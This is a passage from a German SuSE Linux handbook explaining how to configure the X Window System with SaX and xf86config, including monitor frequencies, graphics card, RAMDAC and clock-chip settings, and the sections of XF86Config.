


Abbildung 8.14: SaX: Bildschirm

‘`Auflösung`’: Diese Karte untergliedert sich in die Bereiche:

‘`Mögliche`’ Auflösungen.

‘`Aktuelle`’ Auflösungen.

'Farben' Die Auswahlliste mit den Farbtiefen.

Auf der vertikalen Knopfreihe an der rechten Seite soll zunächst die Farbtiefe ausgewählt werden ('Farben'), für die die Bildschirmauflösungen konfiguriert werden sollen.

Der X-Server kann in verschiedenen Farbtiefen starten, z. B. in 8 Bit Farbtiefe, was 256 gleichzeitig darstellbare Farben bedeutet. In der jeweiligen Farbtiefe gibt es wiederum verschiedene Bildschirmauflösungen, z. B. die Auflösung 800x600. Nicht alle Auflösungen stehen in allen Farbtiefen zur Verfügung. So sind mit etlichen Karten Auflösungen von 1600x1200 Punkten bei 32 Bit Farbtiefe nicht möglich, da zu wenig Grafikspeicher vorhanden ist.

Bei 8 Bit Farbtiefe stehen verschiedene Auflösungen zur Verfügung (von z. B. 1600x1200 bis zu 640x480), die in der 'Actual Resolution List' eingetragen sind. Diese Auflösungen sind durch Strg + Alt + + bzw. Strg + Alt + - während des laufenden Betriebs in der Reihenfolge der Liste durchwechselbar (+ bzw. - müssen vom Nummernblock genommen werden!). Der erste Eintrag in der Liste ist immer der, in dem der X-Server startet.

Aus der Liste der 'Möglichen' Auflösungen muss man die gewünschten Auflösungen in die Liste 'Aktuelle' verschieben. Dazu klickt man auf die Auflösung, um diese zu markieren, und dann auf den Knopf 'E', um diese Auflösung in die Liste der 'Aktuellen' Auflösungen einzufügen. Mit 'V' verschieben Sie ungewünschte Einträge wieder zurück.

Die Reihenfolge der Einträge in der Liste 'Aktuelle' lässt sich durch die Pfeiltasten am unteren Ende des Listenfensters 'Aktuelle' verändern. Dazu markiert man den Eintrag, den man verschieben möchte, und klickt mit der linken Maustaste auf den Auf- oder Ab-Pfeil. Dadurch tauscht der Eintrag seinen Platz mit seinem Vorgänger bzw. mit seinem Nachfolger.

Sobald Sie mit Ihren Einstellungen bei 8 Bit Farbtiefe zufrieden sind, können Sie über die Knöpfe rechts eine andere Farbtiefe zur Konfiguration auswählen, z. B. 16 Bit. Nun sehen Sie in der Liste 'Mögliche' die für diese Farbtiefe möglichen Bildschirmauflösungen, welche – wie oben beschrieben – manipuliert werden können.

'Virtuelle-Auflösung': Auf dieser Karte lassen sich die Einstellungen für virtuelle Bildschirmgrößen vornehmen; wenn Sie wirklich einen virtuellen Bildschirmbereich haben möchten, dann sind die Werte bei 'Virtuell X' (= Breite) bzw. 'Virtuell Y' (= Höhe) zu erhöhen – in der Regel ist dies jedoch *nicht* erwünscht!

Zum Hintergrund: Das X Window System bietet die Möglichkeit, eine virtuelle Desktopgröße zu definieren. So kann man auf einem Desktop arbeiten, der größer als der sichtbare Bildschirm ist, z. B. mit einer Bildschirmgröße 1152x864 bei einer Monitor-Auflösung von 800x600.

'Spezielles': Diese Karte erlaubt es, eine eigene Auflösung zu erzeugen. Weiterhin kann man dort die 'Qualität' der „Modelines" bestimmen, also zwischen zwei Berechnungsarten auswählen.

Nun sollten Sie festlegen, mit welcher Farbtiefe der X-Server standardmäßig starten soll. Dazu ist auf der ‘Bildschirm’-Karte die gewünschte Farbtiefe (via ‘Farben’) einzustellen. Ist dies geschehen, wählen Sie den Knopf ‘Aktuellen Modus Bearbeiten’, um so einen Teststart des X-Servers einzuleiten...

Testen der Konfiguration

Nach kurzer Rechenzeit erscheint eine Mitteilungsbox; klicken Sie – wenn Sie einverstanden sind – auf ‘OK’. Danach sollte das Hintergrundbild auftauchen und ein zweigeteiltes Fenster erscheinen, in dessen linker Seite einige Informationen über die momentane Auflösung und die Horizontal- bzw. Vertikalfrequenz des Videomodus angezeigt werden.

Rechts befinden sich die zwei Tastenfelder ‘Größe’ und ‘Position’, die es erlauben, das Bild optimal zu justieren. Die Pfeiltasten im Feld ‘Größe’ dienen dazu, das Bild in horizontaler und vertikaler Richtung zu dehnen und zu stauchen; im Feld ‘Position’ verändert man die relative Lage des Bildes auf dem Monitor. Justieren Sie damit das Bild nach Ihren Wünschen!

Zur Kontrolle, ob das Bild richtig justiert ist, befinden sich in den vier Ecken des Monitorbildes kleine Vierecke. Diese sollten bei optimaler Bildlage vollständig ohne Farbverfälschungen sichtbar sein.



> **Tipp**
>
> Mit SaX lässt sich jedoch nur die Feinjustierung des Monitorbildes erreichen, sie kann die manuelle Nachjustierung mit den Monitortasten nicht ersetzen!

Nach der richtigen Einstellung des Bildes haben Sie zwei Möglichkeiten, das Fenster zu schließen:

‘Speichern’: Sie beenden Ihre X-Window-System-Konfiguration und speichern die momentanen Einstellungen. Damit kehren Sie zur Kommandozeile zurück.

‘Abbrechen’: Sie wollen SaX beenden, ohne die Einstellungen zu übernehmen.

Tippen Sie ggf. Alt + F1, um auf die erste Konsole zurückzugelangen.

8.4.1 Rekonfiguration

SaX greift Ihnen auch stark unter die Arme, wenn es darum geht, einen laufenden X-Server besser Ihren Wünschen anzupassen.

Dazu liest SaX die schon bestehende `/etc/XF86Config` aus, in der das X Window System die Konfigurationsdaten speichert, und analysiert sie. Dadurch ist es nicht unbedingt notwendig, sämtliche Einstellungen von der Maus bis zum Monitor selbst zu tätigen, denn SaX übernimmt die funktionierende bestehende

Konfiguration des X-Servers. SaX stellt diese Daten auf den oben beschriebenen Karteikarten zur Verfügung.

Dennoch hat der Benutzer sämtliche Freiheiten in der Neueinstellung seiner X-Server-Konfiguration: Er kann aus der umfangreichen Monitordatenbank sein Modell heraussuchen und somit seine Konfiguration besser an die Fähigkeiten des Monitors anpassen und darüber hinaus bequem die Bildlage justieren.

Auch stellt ihm SaX eine komfortable Oberfläche zur Verwaltung der Menge an Farbtiefen und der Auflösungen der Grafikkarte zur Verfügung, die schnell durch einen Mausklick auf die Karteikarte ‘`Bildschirm`’ zu erreichen ist.

8.4.2 Troubleshooting

Hier sollen die häufigsten und größten Probleme angesprochen werden, die bei der X-Konfiguration mit SaX auftreten können:

- Sollte das Monitorbild beim Testen der Konfiguration stark flimmern, oder ein schwarzes oder zerrissenes Bild zeigen, so müssen Sie sofort den X-Server beenden, ansonsten kann Ihr Monitor schaden nehmen. Drücken Sie dazu (Strg) + (Alt) + (←|) (Achtung nicht (Tab), sondern (←|), die „Rücklöschtaste“!)

  Sie sollten danach zur Karteikarte ‘`Monitor`’ gehen, und einen passenderen Monitor aussuchen, oder Ihre Monitordaten von Hand eingeben. Dasselbe gilt, falls das Bild während der Bildjustierung zu flimmern beginnen sollte.

- Für hartnäckige Fälle stellt SaX Kommandozeilenoptionen zur Verfügung, z. B.:

  `--server vga16`: Beim ersten Starten von SaX wird der VGA16-Server benutzt, anstelle des speziell zur Karte passenden X-Servers. Der VGA16-Server sollte fast auf allen VGA-Karten laufen. Dieser Server wird automatisch verwendet für den Fall, dass Ihre Grafikkarte nicht erkannt wird, oder wenn Sie eine ISA-Karte haben.

Die aktuelle Dokumentation zu SaX liegt im Verzeichnis `/usr/share/doc/packages/sax`. Wenn beim Starten von SaX oder bei den Konfigurationsschritten etwas Unvorhergesehenes passiert, dann wird dies in den Dateien `/root/ServerLog` und `/root/StartLog` protokolliert. Aus diesen Dateien können Sie Aufschlüsse erhalten, wie weiter vorzugehen ist.

8.5 Konfiguration mit `xf86config`

In den meisten Fällen ist SaX als Konfigurations-Werkzeug dem Programm xf86config bei der einfachen Konfiguration des X Window System überlegen. In den wenigen Fällen aber, in denen eine Konfiguration mittels SaX fehlschlägt, gelingt diese in der Regel mit xf86config.

XFree86 4.x bringt ein ähnliches, wiederum textbasiertes xf86config Programm mit. Dieses hat an manchen Stellen etwas veränderte Dialoge und schreibt die

Konfigurationsdatei natürlich nach `/etc/X11/XF86Config`. Unter XFree86 4.x ist die Verwendung von xf86config zumeist aber trotzdem nicht erforderlich, da hier „problematische“ Grafikkarten auch mit dem „Framebuffer“ oder dem **vga** Modul (wie in den Abschnitten 8.3.3 auf Seite 262 und 8.3.3 auf Seite 263 beschrieben) konfiguriert werden können.

In der folgenden Beschreibung wird daher nur auf das xf86config Programm von XFree86 3.3.x eingegangen.

Zur Konfiguration müssen folgende Daten bekannt sein:

- Maus-Typ und Port, an den die Maus angeschlossen wurde, sowie die Baudrate, mit der die Maus betrieben wird (letzteres ist in der Regel optional).
- Spezifikation der Grafikkarte.
- Monitordaten (Frequenzen etc.).

Sind diese Daten bekannt bzw. liegen Monitor- und Kartenbeschreibung in greifbarer Nähe, so kann mit der Konfiguration begonnen werden. Diese kann nur vom Benutzer `'root'` vorgenommen werden!

Gestartet wird die Konfiguration mit:

```
erde:/root # xf86config
```

Maus

Nach der Begrüßungsseite wird im ersten Menü nach dem Maustyp gefragt. Es erscheint die folgende Auswahl:

```
1. Microsoft compatible (2-button protocol)
2. Mouse Systems (3-button protocol)
3. Bus Mouse
4. PS/2 Mouse
5. Logitech Mouse (serial, old type, Logitech protocol)
6. Logitech MouseMan (Microsoft compatible)
7. MM Series
8. MM HitTablet
```

Ausgabe 8.5.1: Auswahl der Maus für X

Bei der Festlegung des Maustyps ist zu beachten, dass viele der neueren Logitech-Mäuse Microsoft-kompatibel sind oder das MouseMan-Protocol verwenden. Die Auswahl **Bus Mouse** bezeichnet alle Typen von Busmäusen, auch Logitech!

Der passende Maustyp wird durch Angabe der davor stehenden Nummer ausgewählt. Es folgt evtl. (z. B. bei Auswahl von Typ 1) die Abfrage, ob **ChordMiddle** aktiviert werden soll. Dies ist bei manchen Logitech Mäusen bzw. Trackballs notwendig, um die mittlere Maustaste zu aktivieren:

```
Please answer the following question with either 'y' or 'n'.
Do you want to enable ChordMiddle?
```

Wird eine Maus mit zwei Tasten verwendet, so kann durch Beantwortung der nächsten Frage mit ‘y’ die Emulation eines dritten Knopfes eingeschaltet werden:

```
Please answer the following question with either 'y' or 'n'.
Do you want to enable Emulate3Buttons?
```

Zur Emulation der mittleren Maustaste muss man gleichzeitig die rechte und linke Taste drücken.

Als Nächstes wird nach der Schnittstelle gefragt, an der die Maus angeschlossen ist:

```
Now give the full device name that the mouse is connected to, for
example /dev/tty00. Just pressing enter will use the default,
/dev/mouse. Mouse device:
```

Wurde bereits bei der Systeminstallation ein Port für die Maus angegeben, so sollte hier die Vorgabe (**`/dev/mouse`**) übernommen werden.

Tastatur


Nun wird gefragt, ob der linken (Alt)-Taste der Wert **`Meta`** (ESC) und der rechten (Alt)-Taste der Wert **`ModeShift`** (AltGr) zugeordnet werden soll:

```
Please answer the following question with either 'y' or 'n'.
Do you want to enable these bindings for the Alt keys?
```

Hier sollte 'y' gewählt werden, damit die über (Alt Gr) erreichbaren Zeichen der deutschen Tastatur eingegeben werden können, und die linke (Alt)-Taste als Meta-Taste — besonders vorteilhaft bei der Arbeit mit Emacs — verwendet werden kann.

Monitor

Als Nächstes muss der Monitor spezifiziert werden. Kritisch sind die Vertikal- und die Horizontal-Frequenzen. Diese sind in der Regel im Monitorhandbuch angegeben.



> **Achtung**
>
> Eine Angabe von falschen Frequenzbereichen kann zur irreparablen Zerstörung des Monitors führen! Das X Window System spricht nur Video-Modi an, die den Monitor in den angegebenen Frequenzbereichen betreiben. Die Angabe von Frequenzen, für die der Monitor nicht spezifiziert ist, kann diesen überlasten!

Für einige Monitore können auch in `/usr/X11R6/lib/X11/doc/Monitors` die Werte nachgesehen werden (ohne Gewähr).

Zur Angabe der Horizontalfrequenz wird folgende Auswahl präsentiert:

Nur wenn die genauen Monitordaten nicht bekannt sind, sollte eine der Vorgaben übernommen werden. Mit Auswahl '`10`' können die genauen Frequenzen angegeben werden.

Nach Angabe der Horizontalfrequenzen werden die Vertikalfrequenzen abgefragt. Auch hier wird wieder eine Auswahl vorgegeben:

```
hsync in kHz; monitor type with characteristic modes
 1 31.5;               Standard VGA, 640x480 @ 60 Hz
 2 31.5 - 35.1;        Super VGA, 800x600 @ 56 Hz
 3 31.5, 35.5;         8514 Compatible, 1024x768 @ 87 Hz interl.
                       (no 800x600)
 4 31.5, 35.15, 35.5;  Super VGA, 1024x768 @ 87 Hz il.,
                       800x600 @ 56 Hz
 5 31.5 - 37.9;        Extended Super VGA, 800x600 @ 60 Hz,
                       640x480 @ 72 Hz
 6 31.5 - 48.5;        Non-Interlaced SVGA, 1024x768 @ 60 Hz,
                       800x600 @ 72 Hz
 7 31.5 - 57.0;        High Frequency SVGA, 1024x768 @ 70 Hz
 8 31.5 - 64.3;        Monitor that can do 1280x1024 @ 60 Hz
 9 31.5 - 79.0;        Monitor that can do 1280x1024 @ 74 Hz
10 Enter your own horizontal sync range
Enter your choice (1-10):
```

Ausgabe 8.5.2: Eingabe der Horizontalfrequenzen des Monitors

```
 1 50-70
 2 50-90
 3 50-100
 4 40-150
 5 Enter your own vertical sync range

 Enter your choice (1-5):
```

Ausgabe 8.5.3: Detaillierte Vertikalfrequenzen

Wieder sollte die Angabe der genauen Werte der Übernahme eines der Punkte ‘1’ bis ‘4’ vorgezogen werden.

Es wird dann die Eingabe eines Namens für die Monitorbeschreibung,

```
Enter an identifier for your monitor definition:
```

die Angabe des Herstellers,

```
Enter the vendor name of your monitor:
```

und die Modellbezeichnung

```
Enter the model name of your monitor:
```

verlangt. Hier können Sie einen entsprechenden Namen eingeben oder aber mit (Enter) die Vorgabewerte direkt übernehmen. Die Spezifikation des Monitors ist damit beendet.

Grafikkarte/X-Server

Weiter geht es mit der Spezifikation der verwendeten Grafikkarte:

```
Do you want to look at the card database?
```

Bei Eingabe von ‘y’ wird eine Auswahl von vorkonfigurierten Grafikkarten präsentiert.

Aus dieser Liste kann durch Angabe der entsprechenden Nummer eine Kartendefinition ausgewählt werden. Es sollte jedoch nicht blind eine Definition übernommen werden, da es selbst bei Karten gleichen Typs zu Variatio-

nen in Clock-Chip und RAMDAC (engl. **R***andom* **A***ccess* **M***emory* **D***igital-to-***A***nalogue* **C***onverter*) kommen kann!

Aus diesem Grund wird, obwohl eine Definition ausgewählt wurde, an späteren Punkten der Konfiguration wieder nach Clock-Chip, RAMDAC, etc. gefragt. Es wird dann allerdings eine aus der Kartendefinition stammende Vorgabe als zusätzliche Option präsentiert.

Die Kartendefinitionen beinhalten Informationen zu Clock-Chip, RAMDAC und dem zu verwendenden X-Server. Außerdem werden ggf. wertvolle Hinweise zum Umgang mit der Karte in die Device-Section der Datei `XF86Config` geschrieben.

Falls die gesuchte Karte nicht aufgeführt ist, so ist das kein Grund zur Beunruhigung. In diesem Fall kann mit ‘q’ zur normalen Konfiguration zurückgekehrt werden. Es ist dabei zu beachten, dass eine Grafikkarte nur dann ausgewählt werden sollte, wenn diese genau mit der verwendeten Karte übereinstimmt! Die Auswahl einer Karte mit einer ähnlichen Bezeichnung ist nicht zu empfehlen. Ähnliche Namen bedeuten noch lange nicht ähnliche Hardware…

Weitere Informationen zur Konfiguration der Grafikkarte werden in Kapitel Abschnitt 8.6 auf Seite 287 beschrieben.

Nach der Spezifikation der Karte folgt die Auswahl des X-Servers:

```
 1 The XF86_Mono server. This a monochrome server that should work on
   any VGA-compatible card, in 640x480 (more on some SVGA chipsets).
 2 The XF86_VGA16 server. This is a 16-color VGA server that should
   work on any VGA-compatible card.
 3 The XF86_SVGA server. This is a 256 color SVGA server that supports
   a number of SVGA chipsets. It is accelerated on some Cirrus and WD
   chipsets; it supports 16/32-bit color on certain Cirrus
   configurations.
 4 The accelerated servers. These include XF86_S3, XF86_Mach32,
   XF86_Mach8, XF86_8514, XF86_P9000, XF86_AGX, XF86_W32 and
   XF86_Mach64.

These four server types correspond to the four different "Screen"
sections in XF86Config (vga2, vga16, svga, accel).

5 Choose the server from the card definition, XF86_S3.

Which one of these four screen types do you intend to run
by default (1-4)?
```

Ausgabe 8.5.4: Auswahl des X-Servers

1 Ein Server für monochrome (Schwarz/Weiß) Monitore. Sollte mit jeder VGA kompatiblen Grafikkarte funktionieren und zumindest eine Auflösung von 640x480 Punkten liefern.

2 Der 16-Farb-Server XF86_VGA16. Sollte mit jeder VGA kompatiblen Grafikkarte funktionieren.

3 Der SVGA-Server XF86_SVGA. Dieser 256-Farb-Server unterstützt eine große Anzahl von SVGA-Karten. Bei einigen Cirrus- und WD-Karten wird die

Grafikbeschleunigung ausgenutzt. Bei manchen Cirrus-Karten kann auch der 16- bzw. 32-Bit Farbmodus aktiviert werden.

4 Server für beschleunigte Grafikkarten. Hier stehen mehrere Server zur Auswahl (s. u.)

5 Diesen Punkt gibt es nur dann, wenn in der vorhergehenden Auswahl eine Kartendefinition ausgewählt wurde. Es wird hier der Server vorgeschlagen, der zu der ausgewählten Karte passt.

Wurde ein Server ausgewählt, so folgt die Frage, ob ein symbolischer Link vom ausgewählten Server nach `/usr/X11R6/bin/X` gemacht werden soll. Wird diese Frage mit 'y' beantwortet, so wird noch nachgefragt, ob der Link in `/var/X11R6/bin` angelegt werden soll:

```
Do you want to set it in /var/X11R6/bin?
```

Diese Frage ist unbedingt zu bejahen, da auf den `/usr`-Baum nicht unbedingt in jedem Fall geschrieben werden kann.

Anschließend erscheint ggf. (wenn in obiger Auswahl '4' angegeben wurde) ein Menü mit den verfügbaren X-Servern für beschleunigte Grafikkarten:

```
Select an accel server:

1 XF86_S3
2 XF86_Mach32
3 XF86_Mach8
4 XF86_8514
5 XF86_P9000
6 XF86_AGX
7 XF86_W32
8 XF86_MACH64

Which accel server:
```

Ausgabe 8.5.5: Beschleunigte X-Server

Diese Server unterstützen jeweils die entsprechende Karte. Das Anlegen des Links setzt voraus, dass der passende Server bereits installiert wurde, d. h., dass bei der Installation des X Window System bereits der richtige Server ausgewählt wurde.

Nach der Auswahl des X-Servers muss die Grafikkarte noch näher spezifiziert werden. Als Erstes wird nach der Größe des vorhandenen Videospeichers gefragt:

Anschließend wird nach Name, Hersteller und Typ der Karte gefragt. Falls eine Grafikkarte ausgewählt wurde, genügt es, ⏎ zu drücken.

```
Enter an identifier for your video card definition:

Enter the vendor name of your video card:

Enter the model (board) name of your video card:
```

Wenn als X-Server ein Server für beschleunigte Grafikkarten ausgewählt wurde, wird jetzt nach dem RAMDAC-Setting gefragt. Diese sind nur für S3 und AGX Server relevant:

```
How much video memory do you have on your video card:

1 256K
2 512K
3 1024K
4 2048K
5 4096K
6 Other

Enter your choice:
```

Ausgabe 8.5.6: Angabe des Grafikspeichers

```
 1  AT&T 20C490 (S3 server)                    att20c490
 2  AT&T 20C498/21C498/22C498 (S3)             att20c498
 3  AT&T 20C505 (S3)                           att20c505
 4  BrookTree BT481 (AGX)                      bt481
 5  BrookTree BT482 (AGX)                      bt482
 6  BrookTree BT485/9485 (S3)                  bt485
 7  Sierra SC15025 (S3, AGX)                   sc15025
 8  S3 GenDAC (86C708) (autodetected)          s3gendac
 9  S3 SDAC (86C716) (autodetected)            s3_sdac
10  STG-1700 (S3)                              stg1700
11  TI 3020 (S3)                               ti3020
12  TI 3025 (S3)                               ti3025
13  TI 3020 (S3, autodetected)                 ti3020
14  TI 3025 (S3, autodetected)                 ti3025
15  TI 3026 (S3, autodetected)                 ti3026
16  IBM RGB 514 (S3, autodetected)             ibm_rgb514
17  IBM RGB 524 (S3, autodetected)             ibm_rgb524
18  IBM RGB 525 (S3, autodetected)             ibm_rgb525
19  IBM RGB 526 (S3)                           ibm_rgb526
20  IBM RGB 528 (S3, autodetected)             ibm_rgb528
21  ICS5342 (S3, ARK)                          ics5342
22  ICS5341 (W32)                              ics5341
23  IC Works w30C516 ZoomDac (ARK)             zoomdac
24  Normal DAC                                 normal
```

Ausgabe 8.5.7: Angabe des RAMDACs

In den meisten Fällen ist es am Besten, die Eingabetaste zu drücken und keine Auswahl vorzunehmen. Wenn eine Grafikkarte ausgewählt wurde, die ein bestimmtes RAMDAC-Setting unterstützt, so wird dies angezeigt und sollte ausgewählt werden.

Nachdem diese Fragen beantwortet wurden, kann für beschleunigte Karten der Clock-Chip, sofern vorhanden, ausgewählt werden. Durch Auswahl eines Clock-Chips werden keine Clocks-Zeilen mehr benötigt, da die benötigten Clocks programmiert werden können:

```
 1  Chrontel 8391                                          ch8391
 2  ICD2061A and compatibles (ICS9161A, DCS2824)           icd2061a
 3  ICS2595                                                ics2595
 4  ICS5342 (similar to SDAC, but not completely compatible)
                                                           ics5342
 5  ICS5341                                                ics5341
 6  S3 GenDAC (86C708) and ICS5300 (autodetected)          s3gendac
 7  S3 SDAC (86C716)                                       s3_sdac
 8  STG 1703 (autodetected)                                stg1703
 9  Sierra SC11412                                         sc11412
10  TI 3025 (autodetected)                                 ti3025
11  TI 3026 (autodetected)                                 ti3026
12  IBM RGB 51x/52x (autodetected)                         ibm_rgb5xx
```

Ausgabe 8.5.8: Angabe des Clockchips

Wird eine Grafikkarte ohne Clock-Chip eingesetzt, so genügt es, die Eingabetaste zu drücken, um keinen Clock-Chip auszuwählen. Wenn eine Grafikkarte im Auswahlmenü ausgewählt wurde, wird der Clock-Chip, falls vorhanden, automatisch angezeigt.

Wurde kein Clock-Chip ausgewählt, schlägt xf86config vor, `X -probeonly` zu starten, um die von der Karte unterstützten Clock-Timings zu ermitteln. Diese werden dann automatisch in eine **`Clocks`**-Zeile in der Datei `XF86Config` eingetragen.

An dieser Stelle muss klar gesagt werden, warum die automatisch ermittelten und eingetragenen Clock-Timings **sehr gefährlich** sein können: Hat die Grafikkarte einen programmierbaren Clock-Chip, dann kann der X-Server beim Proben nicht zwischen den verschiedenen Clocks der Karte umschalten und erkennt deshalb nur die Clocks 0, 1 und gelegentlich 2. Alle anderen Werte sind mehr oder weniger zufällig (in der Regel wiederholen sich die Clocks 0, 1 und 2 und werden daher durch Nullen ersetzt).

Alle Clocks außer 0 und 1 hängen aber stark von der Vorprogrammierung des Clock-Chips ab, also kann Clock 2 beim Proben einen anderen Wert gehabt haben (der in die `XF86Config` eingetragen wurde) als bei einem späteren Start des X-Servers. Dann sind natürlich alle Timings falsch und der Monitor könnte beschädigt werden.

Ein guter Hinweis auf einen programmierbaren Clock-Chip und die damit verbundenen Probleme sind viele Nullen oder sich immer wiederholende Timing-Werte. Solche Werte dürfen keinesfalls in die Datei `XF86Config` übernommen werden!

Verwenden Sie also beim Ermitteln der Clock-Chips oder des Clock-Timings folgende Strategie:

- Am Besten ist es, einen vorhandenen **programmierbaren Clock-Chip** anzugeben (wenn einer vorhanden ist). Er wird dann passend programmiert, die `XF86Config` enthält keine Clock-Angaben. Sie können auch die Chips auf der Karte mit den im Menü angebotenen Clock-Chips vergleichen und so den richtigen Chip herausfinden. Fast alle modernen S3-Karten haben einen programmierbaren Clock-Chip.

- Wenn Sie **keinen programmierbaren Clock-Chip** auf der Grafikkarte haben, starten Sie am Besten **`X -probeonly`** und vergleichen Sie die (bei unbelastetem Rechner) ermittelten Clock-Werte mit denen im Handbuch der Grafikkarte. Stimmen die Werte annähernd überein (± 2), tragen Sie diese in die Datei `XF86Config` ein.

  Falls im Handbuch nichts angeführt wird, können Sie die Timing-Werte mit **`X -probeonly`** ermitteln lassen (am Besten auf einem unbelasteten Rechner). Prüfen Sie die ermittelten Werte auf Gültigkeit, da sich bei einigen Karten die Clock-Werte nicht auslesen lassen (viele Nullen oder sich immer wiederholende Werte deuten auf ungültige Werte). Tragen Sie gültige Werte danach selbst in die Datei `XF86Config` ein. Aber lassen sie keine Werte weg, versuchen sie nicht, Werte umzuordnen oder sonst irgendwie zu verändern. Die Werte müssen exakt in der gleichen Reihenfolge eingetragen werden.

  Wird der P9000-Server benutzt, so muss einfach in beliebiger Reihenfolge für jeden Mode die gewünschte Clock in der **`Clocks`**-Zeile angegeben werden.

- Generell gilt: Bei programmierbaren Clock-Chips darf es keine **`Clocks`**-Zeile in der `XF86Config` geben (Ausnahme: P9000).
  Bei Karten ohne programmierbare Clock-Chips sollte es eine „*Clocks*-Zeile“ in der `XF86Config` geben. Dadurch wird das lästige und unter Umständen gefährliche automatische Ermitteln der Clocks bei jedem Start des X Window System vermieden. Außerdem gibt es dann bei Karten mit nicht lesbaren Clocks keine falschen Werte und kein Risiko für den Monitor.

Soll jetzt (und in Kenntnis der voranstehenden Absätze) versucht werden, die Clocks automatisch zu erkennen, muss auf die Frage:

```
Do you want me to run 'X -probeonly' now?
```

mit ‘`y`’ geantwortet werden. Der Bildschirm wird dann kurz schwarz, anschließend erscheint eine Liste der erkannten Clocks oder eine Meldung, dass keine Clocks erkannt wurden. Falls ein Clock-Chip ausgewählt wurde, erscheint die Frage, ob `X -probeonly` gestartet werden soll, nicht, da die Clocks dann automatisch programmiert werden. In diesem Fall wird direkt zum nächsten Konfigurationspunkt gesprungen.



Achtung

Wurde die letzte Frage mit 'y' beantwortet und bleibt der Bildschirm dann länger als ca. 30 Sekunden dunkel, so sollte der Testvorgang unbedingt mit (Strg)+(Alt)+(←) bzw. (Strg)+(c) abgebrochen werden! Notfalls müssen Rechner und Monitor abgeschaltet werden, um die Hardware nicht zu gefährden!

Abspeichern der Konfiguration

Die Konfiguration ist damit abgeschlossen. Die Konfigurationsdatei muss jedoch noch gespeichert werden. Es empfiehlt sich, die X-Window-Konfigurationsdatei `XF86Config` im Verzeichnis `/etc` zu speichern. So ist sichergestellt, dass auch im Netzwerk jeder Rechner eine „eigene" Konfiguration hat, selbst wenn sich mehrere Rechner das `/usr`-Dateisystem teilen.

An dieser Stelle muss `'/etc/XF86Config'` übernommen werden! – Damit ist das Programm xf86config und die Konfiguration des X Window System beendet.

8.6 Optimieren der Installation des X Window Systems

Im Folgenden soll der Aufbau der Konfigurationsdatei `/etc/X11/XF86Config` vorgestellt werden. Diese Datei ist in Abschnitte (engl. *Sections*) aufgeteilt, die jeweils mit dem Schlüsselwort **`Section "bezeichner"`** eingeleitet werden und mit **`EndSection`** beendet werden. Es folgt ein grober Abriss der wichtigsten Abschnitte.

Im Anschluss erfahren Sie, wie Sie zusätzliche Fonts einbinden können, wie Sie die Eingabegeräte konfigurieren und wie die 3D-Beschleunigung realisiert wird. Dies wird natürlich auch in bestimmten Abschnitten der `XF86Config` Datei erledigt, allerdings erfordert insbesondere die Einbindung eines zusätzlichen Fonts die Hilfe externer Programme, die aber bei SuSE Linux mitgeliefert werden bzw. zur Default-Installation dazugehören. Die hier angesprochenen Vorgehensweisen sollen Ihnen die prinzipiellen Möglichkeiten verdeutlichen und als Anregung dienen und erhebt keinesfalls den Anspruch auf Vollständigkeit.

Die Programme SaX2 und xf86config (für XFree86 4.x) erstellen die Datei `XF86Config`, standardmäßig in `/etc/X11`. Dies ist die primäre Konfigurationsdatei für das X Window System. Hier finden sich die gemachten Angaben zu Maus, Monitor und Grafikkarte.

`XF86Config` setzt sich – wie gesagt – aus mehreren Abschnitten zusammen (den sog. „Sections") zusammen, die sich mit jeweils einem Aspekt der Konfiguration beschäftigen. Eine Section hat stets die Form:

```
Section <Abschnittsbezeichnung>
  eintrag 1
  eintrag 2
  eintrag n
EndSection
```

Es existieren folgende Typen von Sections:

Files	Dieser Abschnitt beschreibt die verwendeten Pfade für Zeichensätze und die RGB-Farbtabelle.
ServerFlags	Hier werden allgemeine Schalter angegeben.
InputDevice	Über diesen Abschnitt werden die Eingabegeräte konfiguriert. Im Gegensatz zu XFree86 3.3 werden sowohl Tastaturen und Mäuse als auch spezielle Eingabegeräte (Touchtablett, Joysticks usw.) über diesen Abschnitt konfiguriert. Wichtige Bezeichner sind hier **Driver** und die Optionen, die **Protocol** und **Device** festlegen.
Monitor	Beschreibt den verwendeten Monitor. Elemente dieses Abschnittes sind ein Name, auf den später bei der Definition des **Screens** verwiesen wird, sowie die Beschreibung der Bandbreite (**Bandwidth**) und der zulässigen Synchronisationsfrequenzen (**HorizSync** und **VertRefresh**). Die Angaben erfolgen in MHz, kHz bzw. Hz. Grundsätzlich lehnt der Server jede Modeline ab, die nicht der Spezifikation des Monitors entspricht. Damit soll verhindert werden, dass durch Experimente an den Modelines versehentlich zu hohe Frequenzen an den Monitor geschickt werden.
Modes	Hier werden die Darstellungsparameter der einzelnen Bildschirmauflösungen festgelegt. Diese Parameter können von SaX2 aufgrund der vom Benutzer vorgegebenen Werte berechnet werden und müssen im Regelfall nicht verändert werden. Manuell eingreifen können Sie an dieser Stelle aber beispielsweise, wenn Sie einen Festfrequenzbildschirm anschließen möchten. Eine genaue Erläuterung der einzelnen Parameter würde den Rahmen dieses Buches sprengen, Sie finden allerdings eine detaillierte Erläuterung der Bedeutung der einzelnen Zahlenwerte in der HOWTO Datei `/usr/share/doc/howto/en/XFree86-Video-Timings-HOWTO.gz`.
Device	Dieser Abschnitt definiert eine bestimmte Grafikkarte. Diese wird durch den angegeben Namen referenziert.

Tabelle 8.4: Fortsetzung auf der nächsten Seite...

Screen	Diese Section schließlich fügt einen **Monitor** und ein **Device** zusammen und es ergeben sich daraus die notwendigen Angaben für XFree86. Der Unterabschnitt **Display** erlaubt die Angabe der virtuellen Bildschirmgröße (**Virtual**), des **ViewPort** und der verwendeten **Modes** mit diesem Screen.
ServerLayout	Dieser Abschnitt legt das Layout einer Single- oder Multiheadkonfiguration fest. Hier werden die Eingabegeräte **InputDevice** und die Anzeigegeräte **Screen** zu einem Ganzen zusammengefasst.

Tabelle 8.4: Abschnitte (engl. *sections*) in `/etc/X11/XF86Config`

